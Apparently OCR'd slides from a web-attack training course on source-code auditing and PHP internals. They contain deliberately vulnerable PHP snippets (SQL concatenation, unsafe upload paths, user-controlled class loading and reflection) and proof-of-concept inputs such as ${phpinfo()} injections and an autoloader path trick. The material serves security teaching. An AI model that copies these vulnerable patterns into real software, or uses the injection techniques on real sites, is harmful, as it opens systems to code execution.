
Full Stack Web Attack



SOURCE INCITE

Agenda

- Auditing Source Code
- Introduction to PHP
- Introduction to Java
- Debugging
- Course Structure
- Required Knowledge
  - Module 1
  - Module 2
  - Module 3
  - Module 4


Auditing Source Code

A software code audit is a comprehensive analysis of source code in a programming project **with the intent of discovering bugs, security breaches or violations of programming conventions***

The Web Attackers Tool Chain

1. Browsers

We still need to be able to use the application like a regular user.

- Chromium built into Burp Suite
- Firefox

2. Web Proxies

We will need to be able to manipulate raw requests.

- Fiddler
- Burp Suite

The Web Attackers Tool Chain

3. Debuggers (Dynamic)
This is where we start to build confidence for static analysis.

- Eclipse
- Intellij IDEA

4. IDEs (Static)
This gets easier over time once you see enough vulnerable patterns

- Eclipse
- Intellij IDEA

The 10 laws of Auditing Source Code

Auditing Tips

1. Use syntax highlighting. It makes a huge difference because your mind will be able to pick up patterns MUCH faster.

```
<?php

foreach (array('_GET', '_POST', '_COOKIE') as $_request) {
    foreach ($$_request as $_k => $_v) {
        ${$_k} = $_v;
    }
}
```

```php
<?php

foreach (array('_GET', '_POST', '_COOKIE') as $_request) {
    foreach ($$_request as $_k => $_v) {
        ${$_k} = $_v;
    }
}
```

Auditing Tips

2. Get good at code searching. Not all searching is the same:

- **Grep**
- **CodeQL**
- **Most IDEs because they:**
  - **Cross reference**
  - **Build control flow graphs**
  - **Build type hierarchies**
- **OpenGrok**

Auditing Tips

3. Suspicious on code? Always take notes (build intuition).

- Come back later when the mind is clear (take a shower or meditate)
- Ask a colleague if it's not super sensitive
- Write down the logic into words! (this one helps me a lot)

Auditing Tips

4. Read the manual!

Auditing Tips

5. Assumptions.

Always challenge your own assumptions. Don't assume anything. No really.

- The environment is production
- The interface is not implemented
- The check is not flawed
- The called library is safe from attacks
- This old exploitation technique will still work
- Etc

Auditing Tips

6. Read the code comments too.

This can and often will lead you directly to security bugs. This is a way for developers to speak to each other (and often to themselves) over time. Use it to your advantage.

```
// TODO: Security
```

Auditing Tips

7. Look at past vulnerabilities.

- Has there been many past vulnerabilities?
- Where were they located?
- How serious were they?
- Can I re-produce them?

Remember: The number of past vulnerabilities disclosed in the product has zero correlation to how secure it is.

Auditing Tips

8. Know your language specific pitfalls and sinks. Some examples:

1. PHP
 - Type juggling
 - Phar deserialization

2. Java
 - JNDI injection
 - EL injection

Auditing Tips

3. Ruby
 - Regex (^ and $) are multiline by default!
 - Mass assignment

4. JavaScript
 - Type juggling
 - Prototype pollution

Auditing Tips

9. Look for parser differentials.

A common vulnerable pattern is an application will use a parser for validation and ***then a different parser for processing***.


A perfect example of this is `EditingPageParser.VerifyControlOnSafeList` inside of SharePoint, which was prone to many Remote Code Execution vulnerabilities due to this fundamental design problem.

Auditing Tips

10. Look for race conditions

- Does the code feel "racy"?
- Is your uploaded file later deleted?

Race conditions are easily won over the web due to multithreaded support of web servers. There also next to impossible to identify with scanners!



Introduction to

Introduction to PHP - Agenda

1. Application Input
2. Strings
3. Classes and Objects
4. Autoload
5. Reflection
6. Typing

PHP Language Fundamentals

PHP is an *interpreted* language and as such:

1. Supports a full object-oriented programming interface
2. Is dynamically typed
3. Does not provide any real memory safety features
4. Does not provide any real support for concurrency
5. Utilizes very little reflection
6. Supports custom serialization

PHP Application Input

Several predefined variables in PHP are known "superglobals", which means that they are always accessible, regardless of scope. You can access them from any function, class or file without having to do anything special.

They are set mostly from unfiltered request data. In some cases they are set from the application server environment as well.

PHP Application Input

- `$GLOBALS` – Global variables defined in the script(s)
- **`$_SERVER` – Access client and response data**
- **`$_REQUEST` – Any GET/POST request parameters**
- **`$_POST` – Any POST request parameters**
- **`$_GET` – Any GET request parameters**
- **`$_FILES` – Any multi-part request parameters**
- `$_ENV` – Any PHP environment variables
- **`$_COOKIE` – Any cookies sent in any type of request**
- `$_SESSION` – Session variables

PHP Application Input

$_SESSION

Sometimes can be controlled by an attacker if code explicitly sets it from attacker-controlled request data.

Example 1:

```
$_SESSION['secretkey'] = $_GET['somevar'];
```

PHP Application Input

$_SERVER

Sometimes can be controlled by an attacker. If the variable uses ***HTTP*** at the start of its name, then it's indicating a HTTP header:

Example 2:

```
$theURI = 'http' . $https . $_SERVER['HTTP_HOST'] .
$_SERVER['REQUEST_URI'];
```

```
GET /index.php?option=com_users&task=reset.request HTTP/1.1
Host: [injection]
```

PHP Application Input

Typical GET example:

Example 3:

```
"SELECT username FROM Users WHERE UserId = ".
$_GET['id'];
```

```
/users.php?id=[injection]
```

PHP Application Input

Example 4:

```
$filename = "cache/".$_FILES['imagefile']['name'];
copy($_FILES['imagefile'][tmp_name'], $filename);

POST /vuln.php HTTP/1.1
Host: target
Content-Length: 184
Content-Type: multipart/form-data; boundary=1f8a45a052f95277a4295631d258b3a2
--1f8a45a052f95277a4295631d258b3a2
Content-Disposition: form-data; name="imagefile"; filename="[injection]"
Content-Type: text/plain

GIF...
--1f8a45a052f95277a4295631d258b3a2--
```

PHP Frameworks & Template Engines

Frameworks

- Laravel
- CodeIgniter
- Zend
- Symfony
- Yii

Template Engines

- Smarty
- Twig
- Dwoo
- Blade
- Volt

PHP Frameworks & Template Engines

Two strategies that work best for frameworks and template engines:

1. Audit a pre-deployed app that implements a framework
   - Advantages: See common API usages and patterns, the application of techniques to more real-world targets
   - Disadvantages: **Depth not breadth**
2. Audit the framework API's themselves
   - Advantages: Reach not so common API usages and patterns, **Breadth and depth**.
   - Disadvantages: May not be applicable to real-world targets.

PHP Strings

A string literal can be defined in 4 different ways:

1. Single quoted
2. Double quoted
3. Heredoc syntax
4. Nowdoc syntax

PHP Strings

Single quoted:

```
echo 'this is a simple string';

echo 'this is a simple string
with an embedded newline';
```

Double quoted:

```
echo "this is still a simple string\n";
```

PHP Strings

Double quoted:

Double quoted strings in PHP will interpret the following escape sequences for special characters:

- \n, \r, \t, \v, \e, \f, \, $, ". Also:

1. Characters in octal notation ([0-7]{1,3})
2. Characters in hexadecimal notation (\x[0-9A-Fa-f]{1,2})
3. Characters in Unicode codepoint that output to a string in UTF-8 representation (\u{[0-9A-Fa-f]+})

PHP Strings

Double quoted:

```
php > echo "th\151s is \u{0073}till \x61 simple
string\n";
this is still a simple string
```

The most important feature of double-quoted strings is the fact that variable names and **function calls** will be *expanded*.

PHP Strings

Simple expansion with $ in double quoted strings:

```
php > $juice = "apple";
php > echo "They drank some $juice
juice.".PHP_EOL;
They drank some apple juice.
```

PHP Strings

Complex (curly) syntax single expansion in double quoted strings:

```
php > echo "They drank some ${juice}
juice.".PHP_EOL;
They drank some apple juice.
```

PHP Strings

Complex (curly) syntax single expansion in double quoted strings:

```
php > echo "They drank some ${phpversion()}
juice.".PHP_EOL;
PHP Notice:  Undefined variable: 7.4.3 in php
shell code on line 1
They drank some  juice.
```

PHP Strings

Complex (curly) syntax double expansion with double quoted strings:

```
php > $apple = "green apple";
php > echo "They drank some ${$juice}
juice.".PHP_EOL;
They drank some green apple juice.
```

PHP Strings

How ~~can~~ could this have been (ab)used?

```
$arg = 'module_'.$_GET['module_name'];
preg_replace('/(.*)/e', 'strtoupper("\\1")',
$arg);
```

```
/vuln.php?module_name=${phpinfo()}
```

PHP Strings

Bypass quote escaping…

```
$dynamic = addslashes($_GET[hostname]);
$data = <<<EOT
<?php if (!defined('APPLICATION')) exit();
$hostname = "$dynamic";
EOT;
file_put_contents("conf/config.php", $data);
```

PHP Strings

Bypass quote escaping…

```
/vuln.php?hostname=%stuck
```

config.php:

```
<?php if (!defined('APPLICATION')) exit();
$hostname = "\"stuck";
```

PHP Strings

Bypass quote escaping…

`/vuln.php?hostname=`**`${phpinfo()}`**

config.php:

```
<?php if (!defined('APPLICATION')) exit();
$hostname = "${phpinfo()}";
```

When config.php is included in the code, `phpinfo()` will be executed!

PHP Strings

Heredoc syntax:

```
$bar = <<<EOT
foo
EOT;
```

Works the same as double quoted strings. It just uses a string as starting and ending marker. It's flexible!

PHP Strings

Heredoc syntax:

```
$bar = <<<                                    whateva1337
foo
whateva1337;
```

Remember, complexity and flexibility are the enemies of security.

PHP Strings

Nowdoc syntax:

Nowdocs are too single-quoted strings what heredocs are to double-quoted strings. A nowdoc is specified similarly to a heredoc, but no parsing is done inside a nowdoc.

```
echo <<<'EOD'
Example of string spanning multiple lines
using nowdoc syntax. Backslashes are always treated literally.
EOD;
```

Not that useful to us, but good to know for when looking at source code for vulnerabilities.

PHP Classes and Objects

Object oriented programing in 15 minutes (just what is needed).

1. Class visibility
2. Magic methods
3. Inheritance
4. Namespaces

This knowledge will be required later!

PHP Classes and Objects

Classes

We can encapsulate code into a class, which can contain properties and methods of different ***visibility***.

Public visibility

Anyone can access public properties or methods.

PHP Classes and Objects

```
class Foo {
    public $bar = "hello\n";
}
$f = new Foo();
echo $f->bar;

researcher@neophyte:~$ php test.php
hello
```

PHP Classes and Objects

Private visibility

Can only accessed by the class that defines the property or method

```
class Foo {
    private $bar = "hello\n";
}
$f = new Foo();
echo $f->bar;
```

Fatal error: Uncaught Error: Cannot access **private** property Foo::$bar

PHP Classes and Objects

Protected visibility

Can be accessed by the class that defines the property or method and by inheriting and parent classes.

```
class Foo {
    protected $bar = "hello\n";
}
$f = new Foo();
echo $f->bar;
```

Fatal error: Uncaught Error: Cannot access **protected** property Foo::$bar

PHP Classes and Objects

Protected visibility

Can be accessed by the class that defines the property or method and by inheriting and parent classes.

```
class Foo {
    protected $bar = "hello\n";
}
$f = new Foo();
echo $f->bar;
```

Fatal error: Uncaught Error: Cannot access **protected** property Foo::$bar


PHP Classes and Objects

```
class Foo extends Bar{
    protected $foo = "foo\n";
    function getbar(){ return $this->bar; }
}
class Bar{
    protected $bar = "bar\n";
    function getfoo(){ return $this->foo; }
}
$f = new Foo();
echo $f->getfoo();
echo $f->getbar();
```

PHP Classes and Objects

```
researcher@neophyte:~$ php test.php
foo
bar
```

PHP Classes and Objects



PHP Classes and Objects

Magic Methods:

1. `__construct(...args)`
2. `__destruct()`
3. `__call(string $name, string $arguments)`
4. `__get(string $name)`
5. `__set(string $name, string $value)`
6. `__wakeup()`
7. `__toString()`

PHP Classes and Objects

__construct

Called when creating an instance of a class.

```
class Foo{
    function __construct($name){
        echo $name;
    }
}
new Foo("Hello World!\r\n");
```

PHP Classes and Objects

__destruct

Called when destroying an instance of a class.

```
class Foo{
    public $name = "Hello World\r\n";
    function __destruct(){
        echo $this->name;
    }
}
$f = new Foo();
// __destruct triggered at end of script
```

PHP Classes and Objects

__call

Is triggered when the method/function doesn't exist.

```
class Bar{
    function __call($function_name, $args){
        echo "(+) called $function_name with args: ".implode(',', $args)."\r\n";
    }
}
class Foo extends Bar{
    function __construct($name){
        $this->fake($name);
    }
}
$f = new Foo("hola");
```

PHP Classes and Objects

`__get/__set`

Property accessor magic methods since they allow for accessing properties of an object.

```
class Bar{
    public function __get($n) {
        echo "(+) called __get for property: $n\r\n";
    }
    public function __set($n, $v) {
        echo "(+) called __set for property: $n with $v\r\n";
    }
}
// continued...
```

PHP Classes and Objects

__get/__set

```
class Foo {
    public function __construct($name) {
        $this->name = $name;
    }
    public function __destruct() {
        echo $this->name->fake;
        $this->name->fake = 1337;
    }
}
new Foo(new Bar);
```

PHP Classes and Objects

__wakeup

Is only ever triggered when deserializing a string and re-instantiating an object. We will cover this in more depth later!

```
class Foo {
    public function __construct($name) {
        $this->name = $name;
    }
    public function __wakeup() { echo "(+) __wakeup w/ $this->name"; }
    public function __destruct() { echo "(+) __destruct w/ $this->name"; }
}
unserialize("O:3:\"Foo\":1:{s:4:\"name\";s:8:\"hello!\r\n\";}");
```

PHP Classes and Objects

__tostring

Is called when the object is converted to a string via printing or concatenating. It's a great alternative to destruct or wakeup for deserialization.

```
class Foo {
    public function __construct($name) {
        $this->name = $name;
    }
    public function __tostring() { return "Foo Object\r\n"; }
}
echo new Foo("hello!\r\n");
```

PHP Classes and Objects

Inheritance

We have already touched upon this too by now!

The idea is that the classes can be subclassed to help with centralization and non-duplication of logic. An important concept for auditing Model-View-Controller (MVC) frameworks.

PHP Classes and Objects

Inheritance

```
class Car{
    private $make;
    private $model;
    private $year;
}
class Toyota extends Car{
    function __construct($model, $year){
        $this->make = "Toyota";
        $this->model = $model;
        $this->year = $year;
    }
}
$mycar = new Toyota("Corolla", 2016);
```

PHP Classes and Objects

Namespaces

Namespaces are typically used only once in a file to subset further a class or list of classes.

```
namespace feline;
class Cat {
    static function says() { return "meow!";}
}
```

Now we can use the namespace by including the file and using the namespace via the use keyword.

PHP Classes and Objects

Namespaces

```
include('CatClass.php');
use feline;
echo \feline\Cat::says()."\r\n";
```

Note here that we need a backslash at the start to denote the root/current namespace.

PHP Classes and Objects

Namespaces

One thing that many people don't know is that you can use namespaces in the same file using curly braces.

```
namespace feline{
    class Cat {
        static function says() { return "meoow!\r\n";}  }
}
namespace canine{
    class Dog {
        static function says() { return "ruff!\r\n";}  }
}
```

PHP Classes and Objects

Autoload

Given that PHP is an interpreted language and used in an object-oriented way, there needs to be a way to dynamically load classes at runtime. This is known in PHP as the autoloader.

```
function __autoload($class) {
    $filename = "classes/". $class .".php";
    include_once($filename);
}
new InexistentClass;
```

Assuming **`InexistentClass`** doesn't exist, the autoloader will be triggered!

PHP Classes and Objects

Autoload

However, using `__autoload` is considered deprecated and will be removed in PHP. Also, yes `__autoload` is a magic method.

```
function my_autoloader($class) {
    include 'classes/' . $class . '.class.php';
}
spl_autoload_register('my_autoloader');
class Foo implements InexistentClass{}
```

PHP Classes and Objects

Autoload

The autoloader is a limited attack surface when targeting large object-oriented applications because heavy class name validation occurs in PHP core.

```
class_exists($_GET['class']);
new $_GET['class']();
```

PHP Classes and Objects

Autoload

```
function my_autoloader($class) {
    include $class . '.class.php';
}
spl_autoload_register('my_autoloader');
new $_GET['class']();
```

Only the '\' character is permitted since that could be part of a namespace.

PHP Classes and Objects

Autoload

```
function my_autoloader($class) {
    include $class . '.class.php';
}
spl_autoload_register('my_autoloader');
class_exists($_GET['class']);
```

The code will include from the CWD. If there is a file upload primitive in the *image* directory and the application permits .php files but blocks direct access using .htaccess then we can still achieve remote code execution indirectly.

PHP Classes and Objects

Autoload

What if we upload a file into the image directory named:
fakeimage.jpg.class.php

/vuln.php?class=images\fakeimage.jpg

Use backslashes so the autoloader will think it's a namespace! (works on Unix and Windows).

PHP Reflection

The idea is that you can access and invoke methods, classes (constructors), trigger property access, dynamically change access modifiers for properties and functions at runtime.

```
class Foo{
    public $b = '';
    public $a = '';
    public $r = '';
}
$reflector = new ReflectionClass('Foo');
$properties = $reflector->getProperties();  // stores in an Array
foreach($properties as $property){
    echo $property->getName()."\r\n";
}
```

PHP Reflection

There are several classes that allow for reflection:

- `class Reflection`
- `interface Reflector`
- `class ReflectionException extends Exception`
- `class ReflectionFunction implements Reflector`
- `class ReflectionParameter implements Reflector`
- `class ReflectionMethod extends ReflectionFunction`
- `class ReflectionClass implements Reflector`
- `class ReflectionObject extends ReflectionClass`
- `class ReflectionProperty implements Reflector`
- `class ReflectionExtension implements Reflector`

PHP Reflection

Watch for this, PHP 8.0 >= encourage developers to use more reflection. Later in module 3 we will exploit a reflection vulnerability.

```
$func = new
ReflectionFunction($_GET['func_name']);
$func->invoke();
```

/vuln.php?func_name=**phpinfo**

PHP Typing

Given that PHP is a dynamically typed language, it handles types in a way that is like JavaScript. There are two types of comparisons known as **loose** and **strict**.

Loose comparisons:

1. ==
2. !=

PHP Typing

```
php > var_dump("1" == 1);    // makes sense
bool(true)
var_dump(-1 == true);        // hmm
bool(true)
```

